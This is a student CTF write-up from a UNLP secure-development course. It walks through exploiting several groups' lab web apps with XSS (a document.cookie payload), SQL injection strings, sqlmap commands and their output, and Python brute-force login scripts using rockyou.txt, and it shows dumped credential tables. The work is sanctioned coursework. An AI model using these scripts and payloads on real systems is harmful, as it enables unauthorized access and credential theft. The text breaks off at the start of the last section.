



FACULTAD
DE INGENIERÍA



UNIVERSIDAD
NACIONAL
DE LA PLATA

Trabajo Integrador Final

Grupo LUCK(Let Us CooK)

Chanquia, Joaquin 02887/7

Niderhaus, Franco 02976/6

Zanetti, Bruno 02975/5

UNLP

Facultad de Informatica

Curso 2025 –1er Cuatrimestre


Desarrollo seguro de aplicaciones (I1143)

Informe de explotación de la aplicación



Diseñamos esta aplicación con el objetivo de que las distintas secciones puedan ser vulneradas en un orden determinado, de modo que cada paso proporcione la información necesaria para continuar con el siguiente. A continuación, detallo el proceso de explotación completo, tal como fue pensado por nuestro grupo:

La primera etapa consiste en la sección de XSS.



Allí, al ingresar un payload como <script>alert(document.cookie)</script> en el buscador, es posible ejecutar código JavaScript en el navegador, demostrando la vulnerabilidad. El script permite acceder a la cookie secret, donde se encuentra almacenada la contraseña del administrador. Esta contraseña está codificada en JSFuck, por lo que debe ser decodificada para poder ser utilizada más adelante.

Con la contraseña ya decodificada, se accede a la sección de **Encriptación**.

Encriptación

[Volver al menú principal](#)

Metodo Hashing

El hashing es un proceso que transforma datos de entrada (como contraseñas) en una cadena de longitud fija, conocida como hash.

Este proceso es unidireccional, lo que significa que no se puede revertir para obtener los datos originales.

Hay hashes menos seguros, como MD5 y SHA-1, que son vulnerables a colisiones y ataques de fuerza bruta.

Ejemplo de hash inseguro: 120251dd88b73c385a1d9d95c8e024d4

Por otro lado, hashes más seguros como SHA-256 y SHA-512 son recomendados para proteger contraseñas y datos sensibles.

Metodo PGP

PGP (Pretty Good Privacy) es una herramienta de cifrado que permite proteger la confidencialidad y autenticidad de los mensajes.

Utiliza una clave pública para encriptar información, asegurando que solo el destinatario pueda leer el mensaje.

Pero también utiliza una clave privada para firmar digitalmente los mensajes, garantizando que el remitente es quien dice ser.

Clave pública PGP

[Descargar clave pública](#)

Para continuar, por favor inicie sesión como administrador:

[Iniciar sesión](#)

Primero se presenta un ejemplo de hash débil, que al ser deshasheado revela en qué materia se encuentra oculta la flag. Luego, iniciamos sesión como administrador utilizando el usuario admin y la contraseña obtenida anteriormente. Una vez dentro, se habilita la descarga de una clave privada PGP, la cual será clave para el último paso.

La sección final es la de **inyección SQL (SQLI)**. Al realizar una búsqueda básica en la base de datos (por ejemplo, ingresando 1), se genera una URL que puede ser aprovechada con sqlmap para explotar la vulnerabilidad. El comando utilizado fue:

```
sqlmap -u "http://localhost:5000/sqli/database?search=1" -D ctf -T subjects --dump
```

Esto nos permitió acceder a los datos de la tabla subjects. Allí escondimos, en la entrada correspondiente a la materia *Estadística*, un mensaje cifrado en PGP en la columna secret.

Para obtener la flag final, desencriptamos ese mensaje utilizando la clave privada descargada previamente. Utilizamos [CyberChef](#) con la opción PGP Decrypt para desencriptarla. En algunos casos fue necesario reemplazar los \\n del dump de sqlmap por saltos de línea reales para que el desencriptado funcionara correctamente.

The screenshot shows the CyberChef interface with the following details:

- Recipe:** PGP Decrypt
- Input:** A large block of encrypted PGP data, starting with "-----BEGIN PGP MESSAGE-----". It includes header information: Version: Keybase OpenPGP v2.1.15, Comment: https://keybase.io/crypto, and a long base64-encoded message body.
- Output:** The decrypted message, which is the flag: "flag{w3_c0okEd}".
- STEP:** STEP 1 of 1
- BAKE!** A green button with a chef icon.
- Auto Bake:** A checked checkbox.

ADMIN:ADMIN:

Comenzamos realizando un ataque de fuerza bruta para conseguir la contraseña del usuario “admin” con un programa en Python:

```
1 import requests
2
3 URL = "https://admin-admin.dsa.linti.unlp.edu.ar/login"
4 USER = "admin"
5 PASS_FILE = "/home/redes/Escritorio/DesarrolloSeguro/rockyou.txt"
6 FAIL_MSG = "Login incorrecto"
7
8 session = requests.Session()
9
10 def intentar_login(password):
11     data = {
12         "username": USER,
13         "password": password.strip()
14     }
15     try:
16         resp = session.post(URL, data=data, timeout=10)
17         if FAIL_MSG in resp.text:
18             return False
19         else:
20             return True
21     except requests.RequestException as e:
22         print(f"Error conexión: {e}")
23         return False
24
25 def main():
26     with open(PASS_FILE, "r", encoding="latin-1") as f:
27         for i, pwd in enumerate(f, 1):
28             if intentar_login(pwd):
29                 print(f"\n[+] ¡Contraseña encontrada! -> {pwd.strip()}")
30                 break
31             if i % 100 == 0:
32                 print(f"[+] Intentados {i} passwords...")
33
34 if __name__ == "__main__":
35     main()
```

```
[+] Intentados 7800 passwords...
[+] Intentados 7900 passwords...
[+] Intentados 8000 passwords...
[+] Intentados 8100 passwords...
[+] Intentados 8200 passwords...
[+] Intentados 8300 passwords...
[+] Intentados 8400 passwords...

[+] ¡Contraseña encontrada! -> axlrose
```

Ingresamos con el usuario “admin” y la contraseña encontrada:



Buscador de Cupones

Buscar cupones por categoría... Buscar

Ingresá una categoría para obtener cupones(ej. Ropa, Electrónica)

© Sistema de Cupones

Cerrar sesión

Para analizar y explotar una posible vulnerabilidad de inyección SQL, utilizamos la herramienta sqlmap.

Primero, ejecutamos sqlmap sobre la URL del parámetro vulnerable (search=Ropa) incluyendo una cookie de sesión válida para mantenerme autenticado: `sqlmap -u`

`"https://admin-admin.dsa.linti.unlp.edu.ar/cupones?search=Ropa"`

`--cookie="session=eyJsb2dnZWRfaW4iOnRydWUsInVzZXIiOjF9.aG73sQ.FrW8fPxEqWkJHwI-BQaRMSmeRco" --batch`




```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 14:56:00 /2025-07-19
[14:56:00] [INFO] resuming back-end DBMS 'mysql'
[14:56:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: search (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: search=Ropa' OR NOT 9586=9586#
Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: search=Ropa' AND GTID_SUBSET(CONCAT(0x7170626271,(SELECT (ELT(3802>3802,1))),0x7176767071)),3802-- zrJG
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: search=Ropa' AND (SELECT 1914 FROM (SELECT(SLEEP(5)))WqXv)-- JeZa
[14:56:03] [INFO] the back-end DBMS is MySQL
[*] back-end DBMS: MySQL 5.7.33
[14:56:03] [INFO] fetched data logged to text files under '/home/redes/.sqlmap/output/admin-admin.dsa.linti.unlp.edu.ar'
[*] ending @ 14:56:03 /2025-07-19/
```

Con esto, sqlmap detectó que el parámetro search era vulnerable a inyecciones SQL. Luego, solicitamos el listado de bases de datos, tablas y datos específicos de la base de datos MySQL utilizada: `sqlmap -u`

`"https://admin-admin.dsa.linti.unlp.edu.ar/cupones?search=Ropa"`

`--cookie="session=eyJsb2dnZWRfaW4iOnRydWUsInVzZXIiOjF9.aG73sQ.FrW8fPxEqWkJHwI-BQaRMSmeRco" mysql -tables`



```
Database: mydb
[3 tables]
+-----+
| user
| cupones
| pais
+-----+
```

Por ultimo, extrajimos el contenido de una tabla específica (pais) de la base de datos (mydb): `sqlmap -u "https://admin-admin.dsa.linti.unlp.edu.ar/cupones?search=Ropa"`
`--cookie="session=eyJsb2dnZWRfaW4iOnRydWUsInVzZXIiOjF9.aG73sQ.FrW8fPxEqWkJHwI-BQaRMSmeRco" mysql -D mydb -T pais --dump`

	id	nombre
	1	Argentina
	2	Brasil
	3	Chile
	4	Uruguay
	5	Paraguay
	6	Bolivia
	7	Perú
	8	Ecuador
	9	Colombia
	10	Venezuela
	11	México
	12	Guatemala
	13	Honduras
	14	El Salvador
	15	Nicaragua
	16	Costa Rica
	17	Panamá
	18	Belice
	19	República Dominicana
	20	Cuba
	21	Haití
	22	Jamaica
	23	Trinidad y Tobago
	24	Bahamas
	25	Barbados
	26	Antigua y Barbuda
	27	San Vicente y las Granadinas
	28	Santa Lucía
	29	Estados Unidos
	30	Canadá
	31	Reino Unido
	32	Alemania
	33	Francia
	34	Italia
	35	España
	36	Portugal
	37	Países Bajos
	38	Bélgica
	39	Suiza
	40	Austria
	41	Suecia
	42	Noruega
	43	synt{rfgb_rf_ha_synt_qr_rwrzcyb}
	44	Dinamarca
	45	Finlandia
	46	Polonia
	47	Rusia
	48	Grecia
	49	Irlanda

Se encuentra: synt{rfgb_rf_ha_synt_qr_rwrzcyb} , que realizando un desplazamiento 13 a izquierda con las letras del abecedario, terminamos encontrando la flag.

ERROR404:

Inicialmente, comprobamos que el campo de búsqueda era vulnerable utilizando una inyección SQL: ' OR '1'='1

Trabajo Final Error404

Lista de Usuarios:


Usuario	Rol
admin	Administrador
user1	Usuario
user2	Usuario
user3	Usuario
user4	Usuario
user5	Usuario
user6	Usuario
user7	Usuario
user8	Usuario
user9	Usuario
user10	Usuario

[Logout](#)

Luego, automatizamos la explotación utilizando sqlmap. Para ello, enviamos una petición POST al endpoint vulnerable, con el parámetro search=admin, configurando opciones avanzadas para maximizar la detección (--level=5 --risk=3) y evitando filtros mediante la técnica --tamper=space2comment.

Primero identificamos las bases de datos disponibles:


```
sqlmap -u "https://error-404.dsa.linti.unlp.edu.ar/" --data="search=admin" --level=5 --risk=3  
--tamper=space2comment --random-agent --batch --dbs
```



```
[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 15:14:47 /2025-07-19/  
[15:14:47] [INFO] Loading tamper module 'space2comment'  
[15:14:47] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.0.7) Gecko/2009030810 Firefox/3.0.8' from file '/home/redes/sqlmap/data/txt/user-agents.txt'  
[15:14:48] [INFO] Resuming back-end DBMS 'sqlite'  
[15:14:49] [INFO] Connecting connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
...  
Parameter: search [POST]  
Type: boolean-based blind  
Title: OR boolean-based blind - WHERE or HAVING clause  
Payload: search=1135' OR 1015=1015-- nPzG  
  
Type: time-based blind  
Title: SQLite > 2.0 AND time-based blind (heavy query)  
Payload: search=admin' AND 5639>LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))-- lcxD  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 2 columns  
Payload: search=admin' UNION ALL SELECT NULL,CHAR(113,98,106,112,113)||CHAR(113,113,113,82,110,75,117,119,118,97,120,122,67,83,85,106,116,79,98,112,81,71,111,121,67,86,84,80,113,105,87,111,106,116,120,72,119,73,107,110)||CHAR(113,120,98,113,113)-- npaX  
...  
[15:14:49] [WARNING] changes made by tampering scripts are not included in shown payload content(s)  
[15:14:49] [INFO] Target back-end DBMS is SQLite  
[15:14:50] [INFO] fetched data logged to text files under '/home/redes/sqlmap/output/error-404.dsa.linti.unlp.edu.ar'  
[*] ending @ 15:14:50 /2025-07-19/
```

Luego listamos las tablas disponibles:

```
sqlmap -u "https://error-404.dsa.linti.unlp.edu.ar/" --data="search=admin" --level=5 --risk=3  
--tamper=space2comment --random-agent --batch --tables
```



```
[15:10:07] [WARNING] reflective values(s) detected  
<current>  
[1 table]  
+-----+  
| usuario |  
+-----+
```

Finalmente, seleccionamos la tabla usuario y extrajimos su contenido completo:

```
sqlmap -u "https://error-404.dsa.linti.unlp.edu.ar/" --data="search=admin" --level=5 --risk=3  
--tamper=space2comment --random-agent --batch -T usuario -dump
```

id	rol	password	username
1	Administrador	un4-c0ntr4Sen1A-muy-S3gur4	admin
2	Usuario	pass1	user1
3	Usuario	pass2	user2
4	Usuario	pass3	user3
5	Usuario	pass4	user4
6	Usuario	pass5	user5
7	Usuario	pass6	user6
8	Usuario	pass7	user7
9	Usuario	pass8	user8
10	Usuario	pass9	user9
11	Usuario	pass10	user10

Por ultimo, para encontrar la flag, iniciamos sesión como el admin, usando la contraseña encontrada:

FLAG{una_flag_DSA}

Lista de Usuarios:

[Login](#) [Logout](#)

DesAuth:

Primero vamos a iniciar sesión como invitado:

Iniciar sesión

Usuario:

Contraseña:

Entrar

¿No tenés cuenta? [Registerate](#)

Pasa como invitado [Invitado](#)

Vamos a la parte de “buscar” y usamos una inyección SQL para listar todos los usuarios: ‘ OR 1=1 --

Buscar usuario

' OR 1=1 --

Buscar

- (1, 'test1', 'Juan', '2.0\$')
- (2, 'test2', 'Pedro', '2.0\$')
- (3, 'test3', 'Julian', '0.0\$')
- (4, 'test4', 'Flavio', '1.1\$')
- (5, 'test5', 'Eric', '3.3\$')
- (6, 'test6', 'Carlos', '5.6\$')
- (7, 'test7', 'Tao', '200000.0\$')
- (10, 'invitado', 'Invitado', '0.0\$')
- (666, 'admin', 'Admin', '10000000.0\$')

Vemos que el ID del admin es 666, por lo que nos movemos a su perfil:

<https://desauth.dsa.linti.unlp.edu.ar/perfil/666>

Donde encontramos la flag.

Perfil del Usuario



- **Usuario:** admin
- **Nombre:** Admin
- **Saldo:** 10000000.0\$
- **Tarjeta:** FLAG{4p4_4nc0ntr4st3_p1c4r0n}
- **CVE:** 666

[Cerrar sesión](#)

CARITATRISTE:

Comenzamos buscando la “sangre”, donde realizando una ataque XSS: ``, logramos un alert que nos manda a una pagina con una primera palabra (“desire”)

https://caritatrisme.dsa.linti.unlp.edu.ar/blood/?llave=




Luego para la “manteca” usamos fuerza bruta:


```
1 import requests
2
3 URL = "https://caritatriste.dsa.linti.unlp.edu.ar/butter"
4 PASS_FILE = "/home/redes/Escritorio/DesarrolloSeguro/rockyou.txt"
5 FAIL_MSG = "CÓDIGO INCORRECTO"
6
7 session = requests.Session()
8
9 def intentar_codigo(password):
10     data = {
11         "password": password.strip()
12     }
13     try:
14         resp = session.post(URL, data=data, timeout=10)
15         if FAIL_MSG in resp.text:
16             return False
17         else:
18             return True
19     except requests.RequestException as e:
20         print(f"Error conexión: {e}")
21     return False
22
23 def main():
24     with open(PASS_FILE, "r", encoding="latin-1") as f:
25         for i, pwd in enumerate(f, 1):
26             if intentar_codigo(pwd):
27                 print(f"\n[+] ¡Código encontrado! -> {pwd.strip()}")
28                 break
29             if i % 100 == 0:
30                 print(f"[+] Intentados {i} códigos...")
31
32 if __name__ == "__main__":
33     main()
```

```
[+] ¡Código encontrado! -> angels
```

Lo ingresamos en el buscador que tiene la página y encontramos la segunda palabra (“pang”):



Por ultimo ingresamos en el buscador de “comida” la palabra “desirepang”, y encontramos la flag:




BUENO_TRANQUI:

Comenzamos entrando a la cuenta del admin, usando como contraseña una inyección SQL: ' OR '1'='1



La primera parte de la flag la encontramos inspeccionando la pagina principal:



Al decodificar con Base64, obtenemos: FLAG{vulnerabilidad_}

Luego, presionando cada integrante vemos que nos lleva a una dirección tal que:

https://bueno_tranqui.dsa.linti.unlp.edu.ar/users?id=1

En el cual identificamos una posible vulnerabilidad de inyección SQL en el parámetro id.

Para explotarla, utilizamos sqlmap. Comenzamos verificando que el parámetro efectivamente era vulnerable:

sqlmap -u "https://bueno_tranqui.dsa.linti.unlp.edu.ar/users?id=1" --batch

```
(1.9.6.10#dev)
[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 15:51:27 /2025-07-19/
[15:51:28] [INFO] resuming back-end DBMS 'sqlite'
[15:51:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 3030=3030

Type: time-based blind
Title: SQLite > 2.0 AND time-based blind (heavy query)
Payload: id=1 AND 9936=LIKE('ABCDEF%',UPPER(HEX(RANDOMBLOB(500000000/2)))) 

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,'qvpxq'||'YONHOHym%QJIvnfvKdWdsWtlyMhTxculGgSzl'||'qpvxq',NULL-- xFlc

[15:51:30] [INFO] the back-end DBMS is SQLITE
[15:51:30] [INFO] fetched data logged to text files under '/home/redes/.sqlmap/output/bueno_tranqui.dsa.linti.unlp.edu.ar'
[*] ending @ 15:51:30 /2025-07-19/
```

Una vez confirmada la vulnerabilidad, listamos las tablas disponibles en la base de datos:

```
sqlmap -u "https://bueno_tranqui.dsa.linti.unlp.edu.ar/users?id=1" -tables
```

<current>	
[1 table]	
+-----+	
users	
+-----+	

Entre ellas, encontramos la tabla users y procedimos entonces a volcar su contenido completo:

```
sqlmap -u "https://bueno_tranqui.dsa.linti.unlp.edu.ar/users?id=1" -T users -dump
```

15 entries			
+-----+	+-----+	+-----+	+-----+
id	age	password	username
+-----+	+-----+	+-----+	+-----+
1	99	admin123	admin
2	23	1234	Matias Lugarzo
3	21	abcd	Tidball Inti Maria
4	21	efghi	Bianchi Pradas Lucio
999	99	FLAG{tranqui}	root
+-----+	+-----+	+-----+	+-----+

Encontrando asi la segunda parte de la flag.

JAJACKERS:


Comenzamos creando un usuario:

